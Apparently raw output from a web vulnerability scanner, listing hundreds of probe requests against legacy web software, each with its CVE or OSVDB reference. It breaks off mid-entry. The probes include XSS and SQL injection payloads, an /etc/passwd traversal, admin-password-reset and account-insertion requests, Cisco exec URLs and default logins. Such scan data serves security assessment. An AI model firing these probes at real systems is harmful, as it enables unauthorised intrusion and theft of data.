My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: CVE-2006-6795:+ GET /forum/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: CVE-2006-6795:+ GET /author.asp: May be FactoSystem CMS, which could include SQL injection problems that could not be tested remotely. See: CVE-2002-1499:+ GET /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS). See: CVE-2002-1724:+ GET /openautoclassifieds/friendmail.php?listing=<script>alert(document.domain);</script>: OpenAutoClassifieds 1.0 is vulnerable to a XSS attack. See: CVE-2003-1145:+ GET /myphpnuke/links.php?op=MostPopular&ratenum=[script]alert(document.cookie);[/script]&ratetype=percent: myphpnuke is vulnerable to Cross Site Scripting (XSS). See: CVE-2003-1372:+ GET /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS).+ GET /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS).+ GET /members.asp?SF=%22;}alert(223344);function%20x()\{v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). See: OSVDB-4598:+ GET /jigsaw/: Jigsaw server may be installed. Versions lower than 2.2.1 are vulnerable to Cross Site Scripting (XSS) in the error page. See: CVE-2002-1053:+ GET /guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnreable to XSS attacks. See: OSVDB-2754:+ GET /forum_members.asp?find=%22;}alert(9823);function%20x()\{v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). See: OSVDB-2946:+ GET /anthill/login.php: Anthill bug tracking system may be installed. Versions lower than 0.1.6.1 allow XSS and may allow users to bypass login requirements.+ GET /cfdocs/expeval/sendmail.cfm: Can be used to send email; go to the page and fill in the form.+ GET /cgi-bin/bigconf.cgi: BigIP Configuration CGI. See: CVE-1999-1550:+ GET /ammerum/: Ammerum pre 0.6-1 had several security issues.+ GET /ariadne/: Ariadne pre 2.1.2 has several vulnerabilities. The default login/pass to the admin page is admin/muze.+ GET /cbms/cbmsfoot.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.+ GET /cbms/changepass.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.+ GET /cbms/editclient.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.+ GET /cbms/passgen.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.+ GET /cbms/realinv.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.+ GET /cbms/usersetup.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.+ GET /ext.dll?MfcIsapiCommand=LoadPage&page=admin.hts%20&a0=add&a1=root&a2=%5C: This check (A) sets up the next BadBlue test (B) for possible exploit. See: CVE-2005-0595:+ GET /db/users.dat: upb PB allows the user database to be retrieved remotely. See: OSVDB-59412:+ GET /dcshop/auth_data/auth_user_file.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: CVE-2001-0821 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /dcshop/orders/orders.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: CVE-2001-0821 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /Admin_files/order.log: Selena Sol's WebStore 1.0 exposes order information. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /admin/cplogfile.log: DevBB 1.0 final log file is readable remotely. Upgrade to the latest version. See: http://www.mybboard.com:+ GET /admin/system_footer.php: myphpnuke version 1.8.8_final_7 reveals detailed system information.+ GET /cfdocs/snippets/fileexists.cfm: Can be used to verify the existence of files (on the same drive info as the web tree/file).+ GET /cgi-bin/MachineInfo: Gives out information on the machine (IRIX), including hostname.+ GET /chat/!nicks.txt: WF-Chat 1.0 Beta allows retrieval of user information. See: OSVDB-59646:+ GET /chat/!pwds.txt: WF-Chat 1.0 Beta allows retrieval of user information. See: OSVDB-59645:+ GET /chat/data/usr: SimpleChat! 1.3 allows retrieval of user information. See: OSVDB-53304:+ GET /config.php: PHP Config file may contain database IDs and passwords.+ GET /config/: Configuration information may be available remotely.+ GET /cplogfile.log: XMB Magic Lantern forum 1.6b final log file is readable remotely. Upgrade to the latest version. See: https://securitytracker.com/id/1004318,http://www.xmbforum.com:+ GET /examples/jsp/snp/anything.snp: Tomcat servlet gives lots of host information.+ GET /cfdocs/snippets/evaluate.cfm: This allows you to enter Coldfusion code to be evaluated, or potentially create denial of service.+ GET /cfide/Administrator/startstop.html: Can start/stop the Coldfusion server.+ GET /cd-cgi/sscd_suncourier.pl: Sunsolve CD script may allow users to execute arbitrary commands. The script was confirmed to exist, but the test was not done. See: CVE-2002-0436:+ GET /cgi-bin/handler: Comes with IRIX 5.3 - 6.4; allows to run arbitrary commands.+ GET /cgi-bin/webdist.cgi: Comes with IRIX 5.0 - 6.3; allows to run arbitrary commands. See: CVE-1999-0039:+ GET /ews/ews/architext_query.pl: Versions older than 1.1 of Excite for Web Servers allow attackers to execute arbitrary commands. BID-2665. See: CVE-1999-0279:+ GET /instantwebmail/message.php: Instant Web Mail is installed. Versions 0.59 and lower can allow remote users to embed POP3 commands in URLs contained in email. See: CVE-2002-0490:+ GET /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: CVE-2006-5412:+ GET /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: CVE-2006-5412:+ GET /admin.php4?reg_login=1: Mon Album version 0.6.2d allows remote admin access. This should be protected.+ GET /admin/admin_phpinfo.php4: Mon Album version 0.6.2d allows remote admin access. This should be protected.+ GET /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify. See: CVE-2002-0995:+ GET /dostuff.php?action=modify_user: Blahz-DNS allows unauthorized users to edit user information. Upgrade to version 0.25 or higher. See: CVE-2002-0599,https://sourceforge.net/projects/blahzdns/:+ GET /accounts/getuserdesc.asp: Hosting Controller 2002 administration page is available. This should be protected. See: CVE-2002-0776:+ GET /agentadmin.php: Immobilier agentadmin.php contains multiple SQL injection vulnerabilities. See: OSVDB-35876:+ GET /sqldump.sql: Database SQL?.+ GET /structure.sql: Database SQL?.+ GET /servlet/SessionManager: IBM WebSphere reconfigure servlet (user=servlet, password=manager). All default code should be removed from servers.+ GET /ip.txt: This may be User Online version 2.0, which has a remotely accessible log file.+ GET /level/42/exec/show%20conf: Retrieved Cisco configuration file.+ GET /livehelp/: LiveHelp may reveal system information.+ GET /LiveHelp/: LiveHelp may reveal system information.+ GET /logicworks.ini: web-erp 0.1.4 and earlier allow .ini files to be read remotely. See: OSVDB-59536:+ GET /logs/str_err.log: Bmedia error log, contains invalid login attempts which include the invalid usernames and passwords entered (could just be typos & be very close to the right entries).+ GET /mall_log_files/order.log: EZMall2000 exposes order information. See: CVE-1999-0606:+ GET /megabook/files/20/setup.db: Megabook guestbook configuration available remotely. See: OSVDB-3204:+ GET /officescan/hotdownload/ofscan.ini: OfficeScan from Trend Micro allows anyone to read the ofscan.ini file, which may contain passwords. See: CVE-2001-1151:+ GET /order/order_log.dat: Web shopping system exposes order information. See: CVE-1999-0606:+ GET /orders/order_log_v12.dat: Web shopping system exposes order information. See: CVE-1999-0606:+ GET /pmlite.php: A Xoops CMS script was found. Version RC3 and below allows all users to view all messages (untested). See: https://seclists.org/bugtraq/2002/Dec/129:+ GET /session/admnlogin: SessionServlet Output, has session cookie info.+ GET /SiteScope/htdocs/SiteScope.html: The SiteScope install may allow remote users to get sensitive information about the hosts being monitored. See: OSVDB-613:+ GET /servlet/allaire.jrun.ssi.SSIFilter: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call. See: CVE-2001-0926:+ GET /pp.php?action=login: Pieterpost 0.10.6 allows anyone to access the 'virtual' account which can be used to relay/send e-mail. See: OSVDB-2881:+ GET /isapi/count.pl?: AN HTTPd default script may allow writing over arbitrary files with a new content of '1', which could allow a trivial DoS. Append /../../../../../ctr.dll to replace this file's contents, for example.+ GET /krysalis/: Krysalis pre 1.0.3 may allow remote users to read arbitrary files outside docroot.+ GET /logjam/showhits.php: Logjam may possibly allow remote command execution via showhits.php page.+ GET /manual.php: Does not filter input before passing to shell command. Try 'ls -l' as the man page entry.+ GET /smssend.php: PhpSmssend may allow system calls if a ' is passed to it. See: CVE-2002-0220:+ GET /ncl_items.html: This may allow attackers to reconfigure your Tektronix printer. See: CVE-1999-1508:+ GET /ncl_items.shtml?SUBJECT=1: This may allow attackers to reconfigure your Tektronix printer. See: CVE-2001-0484:+ GET /photo/manage.cgi: My Photo Gallery management interface. May allow full access to photo galleries and more.+ GET /photodata/manage.cgi: My Photo Gallery management interface. May allow full access to photo galleries and more.+ GET /pub/english.cgi?op=rmail: BSCW self-registration may be enabled. This could allow untrusted users semi-trusted access to the software. 3.x version (and probably some 4.x) allow arbitrary commands to be executed remotely. See: CVE-2002-0095:+ GET /pvote/ch_info.php?newpass=password&confirm=password%20: PVote administration page is available. Versions 1.5b and lower do not require authentication to reset the administration password.+ GET /scripts/wsisa.dll/WService=anything?WSMadmin: Allows Webspeed to be remotely administered. Edit unbroker.properties and set AllowMsngrCmds to 0. See: CVE-2000-0127:+ GET /SetSecurity.shm: Cisco System's My Access for Wireless. This resource should be password protected.+ GET /submit?setoption=q&option=allowed_ips&value=255.255.255.255: MLdonkey 2.x allows administrative interface access to be access from any IP. This is typically only found on port 4080. See: OSVDB-3126:+ GET /thebox/admin.php?act=write&username=admin&password=admin&aduser=admin&adpass=admin: paBox 1.6 may allow remote users to set the admin password. If successful, the 'admin' password is now 'admin'. See: OSVDB-2225:+ GET /shopadmin.asp: VP-ASP shopping cart admin may be available via the web. Default ID/PW are vpasp/vpasp and admin/admin.+ GET /_vti_txt/_vti_cnf/: FrontPage directory found.+ GET /_vti_txt/: FrontPage directory found.+ GET /_vti_pvt/deptodoc.btr: FrontPage file found. This may contain useful information.+ GET /_vti_pvt/doctodep.btr: FrontPage file found. This may contain useful information.+ GET /_vti_pvt/services.org: FrontPage file found. This may contain useful information.+ POST /_vti_bin/shtml.dll/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611: Gives info about server settings. See: CVE-2000-0413,CVE-2000-0709,CVE-2000-0710:+ POST /_vti_bin/shtml.exe/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611: Gives info about server settings. See: CVE-2000-0413,CVE-2000-0709,CVE-2000-0710:+ POST /_vti_bin/_vti_aut/author.dll?method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listFiles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDerivedT=false&listBorders=false: We seem to have authoring access to the FrontPage web.+ POST /_vti_bin/_vti_aut/author.exe?method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listFiles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDerivedT=false&listBorders=false: We seem to have authoring access to the FrontPage web.+ GET /_vti_bin/_vti_aut/dvwssr.dll: This dll allows anyone with authoring privs to change other users file, and may contain a buffer overflow for unauthenticated users. See: MS00-025:+ GET /_vti_bin/_vti_aut/fp30reg.dll: Some versions of the FrontPage fp30reg.dll are vulnerable to a buffer overflow. See: MS03-051:+ GET /_vti_pvt/access.cnf: Contains HTTP server-specific access control information. Remove or ACL if FrontPage is not being used. See: CVE-2002-1717:+ GET /_vti_pvt/service.cnf: Contains meta-information about the web server Remove or ACL if FrontPage is not being used. See: CVE-2002-1717:+ GET /_vti_pvt/services.cnf: Contains the list of subwebs. Remove or ACL if FrontPage is not being used. May reveal server version if Admin has changed it. See: CVE-2002-1717:+ GET /_vti_pvt/svacl.cnf: File used to store whether subwebs have unique permissions settings and any IP address restrictions. Can be used to discover information about subwebs, remove or ACL if FrontPage is not being used. See: CVE-2002-1717:+ GET /_vti_pvt/writeto.cnf: Contains information about form handler result files. Remove or ACL if FrontPage is not being used. See: CVE-2002-1717:+ GET /_vti_pvt/linkinfo.cnf: IIS file shows http links on and off site. Might show host trust relationships and other machines on network. See: CVE-2002-1717:+ GET /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: CVE-1999-0678:+ GET /doc: The /doc directory is browsable. This may be /usr/doc. See: CVE-1999-0678:+ GET /cgis/wwwboard/wwwboard.cgi: Versions 2.0 Alpha and below have multiple problems. This could allow over-write of messages. Default ID 'WebAdmin' with pass 'WebBoard'. See: BID-1795 CVE-1999-0930:+ GET /cgis/wwwboard/wwwboard.pl: Versions 2.0 Alpha and below have multiple problems. This could allow over-write of messages. Default ID 'WebAdmin' with pass 'WebBoard'. See: BID-1795 CVE-1999-0930:+ GET /manager/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: CVE-2000-0672:+ GET /jk-manager/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: CVE-2000-0672:+ GET /jk-status/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: CVE-2000-0672:+ GET /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: CVE-2000-0672:+ GET /host-manager/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: CVE-2000-0672:+ GET /blahb.ida: Reveals physical path. To fix: Preferences -> Home directory -> Application & check 'Check if file exists' for the ISAPI mappings. MS01-033. See: CVE-2001-0500:+ GET /blahb.idq: Reveals physical path. To fix: Preferences -> Home directory -> Application & check 'Check if file exists' for the ISAPI mappings. MS01-033. See: CVE-2001-0500:+ GET /BACLIENT: IBM Tivoli default file found. See: OSVDB-2117:+ GET /level/16/exec/-///pwd: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/exec/-///show/configuration: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/exec/: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/exec//show/access-lists: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/level/16/exec//show/configuration: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/level/16/exec//show/interfaces: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/level/16/exec//show/interfaces/status: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/level/16/exec//show/version: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/level/16/exec//show/running-config/interface/FastEthernet: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/16/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/17/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/18/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/19/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/20/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/21/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/22/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/23/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/24/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/25/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/26/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/27/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/28/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/29/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/30/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/31/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/32/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/33/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/34/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/35/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/36/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/37/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/38/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/39/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/40/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/41/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/42/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/43/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/44/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/45/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/46/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/47/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/48/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/49/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/50/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/51/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/52/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/53/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/54/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/55/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/56/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/57/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/58/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/59/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/60/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/61/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/62/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/63/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/64/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/65/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/66/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/67/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/68/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/69/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/70/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/71/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/72/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/73/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/74/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/75/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/76/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/77/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/78/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/79/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/80/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/81/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/82/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/83/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/84/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/85/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/86/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/87/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/88/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/89/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/90/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/91/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/92/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/93/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/94/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/95/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/96/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/97/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/98/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /level/99/exec//show: CISCO HTTP service allows remote execution of commands. See: CVE-2001-0537:+ GET /users.lst: LocalWEB2000 users.lst passwords found. See: CVE-2002-1353:+ GET /WS_FTP.LOG: WS_FTP.LOG file was found. It may contain sensitive information. See: OSVDB-13405:+ GET /nsn/env.bas: Novell web server shows the server environment and is vulnerable to cross-site scripting. See: CVE-2004-2104:+ GET /lcgi/lcgitest.nlm: Novell web server shows the server environment. See: CVE-2004-2104:+ GET /com/: Novell web server allows directory listing. See: CVE-2004-2106:+ GET /com/novell/: Novell web server allows directory listing. See: CVE-2004-2106:+ GET /com/novell/webaccess: Novell web server allows directory listing. See: CVE-2004-2106:+ GET //admin/admin.shtml: Axis network camera may allow admin bypass by using double-slashes before URLs. See: CVE-2003-0240:+ GET /axis-cgi/buffer/command.cgi: Axis WebCam 2400 may allow overwriting or creating files on the system. See: https://www.securityfocus.com/archive/1/313485:+ GET /support/messages: Axis WebCam allows retrieval of messages file (/var/log/messages). See: https://www.securityfocus.com/archive/1/313485:+ GET /upload.cgi+: The upload.cgi allows attackers to upload arbitrary files to the server. See: OSVDB-228:+ GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. See: OSVDB-561:+ GET /publisher/: Netscape Enterprise Server with Web Publishing can allow attackers to edit web pages and/or list arbitrary directories via Java applet. See: CVE-2000-0237:+ GET /cgi-bin/pfdisplay.cgi?../../../../../../etc/passwd: Comes with IRIX 6.2-6.4; allows to run arbitrary commands. See: CVE-1999-0270:+ GET /counter/1/n/n/0/3/5/0/a/123.gif: The Roxen Counter may eat up excessive CPU time with image requests. See: OSVDB-155:+ GET /iissamples/exair/search/search.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: CVE-1999-0449:+ GET /cpanel/: Web-based control panel. See: OSVDB-2117:+ GET /shopping/diag_dbtest.asp: VP-ASP Shopping Cart 5.0 contains multiple SQL injection vulnerabilities. See: CVE-2003-0560:+ GET /wwwboard/passwd.txt: The wwwboard password file is browsable. Change wwwboard to store this file elsewhere, or upgrade to the latest version. See: CVE-1999-0930:+ GET /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access. See: OSVDB-2695:+ GET /photodata/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access. See: OSVDB-2695:+ GET /msadc/msadcs.dll: . See: CVE-1999-1011 BID-529 MS98-004 MS99-025 http://attrition.org/security/advisory/individual/rfp/rfp.9902.rds_iis:+ GET /musicqueue.cgi: Musicqueue 1.20 is vulnerable to a buffer overflow. Ensure the latest version is installed (exploit not attempted). See: CVE-2003-1140,http://musicqueue.sourceforge.net/:+ GET /scripts/tools/newdsn.exe: This can be used to make DSNs, useful in use with an ODBC exploit and the RDS exploit (with msadcs.dll). Also may allow files to be created on the server. See: BID-1818 CVE-1999-0191 http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc:+ GET /admin/database/wwForum.mdb: Web Wiz Forums pre 7.5 is vulnerable to Cross-Site Scripting attacks. Default login/pass is Administrator/letmein. See: OSVDB-2813:+ GET /iisadmpwd/aexp2.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. CVE-1999-0407. BID-4236. BID-2110. See: CVE-1999-0407:+ GET /iisadmpwd/aexp2b.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. CVE-1999-0407. BID-4236. BID-2110. See: CVE-1999-0407:+ GET /iisadmpwd/aexp3.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. CVE-1999-0407. BID-4236. BID-2110. See: CVE-1999-0407:+ GET /iisadmpwd/aexp4.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. CVE-1999-0407. BID-4236. BID-2110. See: CVE-1999-0407:+ GET /iisadmpwd/aexp4b.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. CVE-1999-0407. BID-4236. BID-2110. See: CVE-1999-0407:+ GET //admin/aindex.htm: FlexWATCH firmware 2.2 is vulnerable to authentication bypass by prepending an extra /'s. See: CVE-2006-3604:+ GET /admin/wg_user-info.ml: WebGate Web Eye exposes user names and passwords. See: OSVDB-2922:+ GET /c32web.exe/ChangeAdminPassword: This CGI may contain a backdoor and may allow attackers to change the Cart32 admin password. See: CVE-2000-0429:+ GET /showmail.pl: @Mail WebMail 3.52 allows attacker to read arbitrary user's mailbox. Requires knowing valid user name and appending ?Folder=../../victim@somehost.com/mbox/Inbox to the showmail.pl file. See: OSVDB-2944:+ GET /reademail.pl: @Mail WebMail 3.52 contains an SQL injection that allows attacker to read any email message for any address registered in the system. Example to append to reademail.pl: ?id=666&folder=qwer'%20or%20EmailDatabase_v.Account='victim@atmail.com&print=1. See: OSVDB-2948:+ GET /iissamples/exair/search/query.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: CVE-1999-0449:+ GET /buddies.blt: Buddy List?.+ GET /buddy.blt: Buddy List?.+ GET /buddylist.blt: Buddy List?.+ GET /sqlnet.log: Oracle log file found.+ GET /acceso/: This might be interesting.+ GET /access-log: This might be interesting.+ GET /access.log: This might be interesting.+ GET /access/: This might be interesting.+ GET /access_log: This might be interesting.+ GET /acciones/: This might be interesting.+ GET /account/: This might be interesting.+ GET /accounting/: This might be interesting.+ GET /activex/: This might be interesting.+ GET /adm/: This might be interesting.+ GET /admin.htm: This might be interesting.+ GET /admin.html: This might be interesting.+ GET /admin.php: This might be interesting.+ GET /admin.php3: This might be interesting.+ GET /admin.shtml: This might be interesting.+ GET /admin/: This might be interesting.+ GET /Administration/: This might be interesting.+ GET /administration/: This might be interesting.+ GET /administrator/: This might be interesting.+ GET /Admin_files/: This might be interesting.+ GET /advwebadmin/: This might be interesting: probably HostingController, www.hostingcontroller.com.+ GET /Agent/: This might be interesting.+ GET /Agentes/: This might be interesting.+ GET /agentes/: This might be interesting.+ GET /Agents/: This might be interesting.+ GET /analog/: This might be interesting.+ GET /apache/: This might be interesting.+ GET /app/: This might be interesting.+ GET /applicattion/: This might be interesting.+ GET /applicattions/: This might be interesting.+ GET /apps/: This might be interesting.+ GET /archivar/: This might be interesting.+ GET /archive/: This might be interesting.+ GET /archives/: This might be interesting.+ GET /archivo/: This might be interesting.+ GET 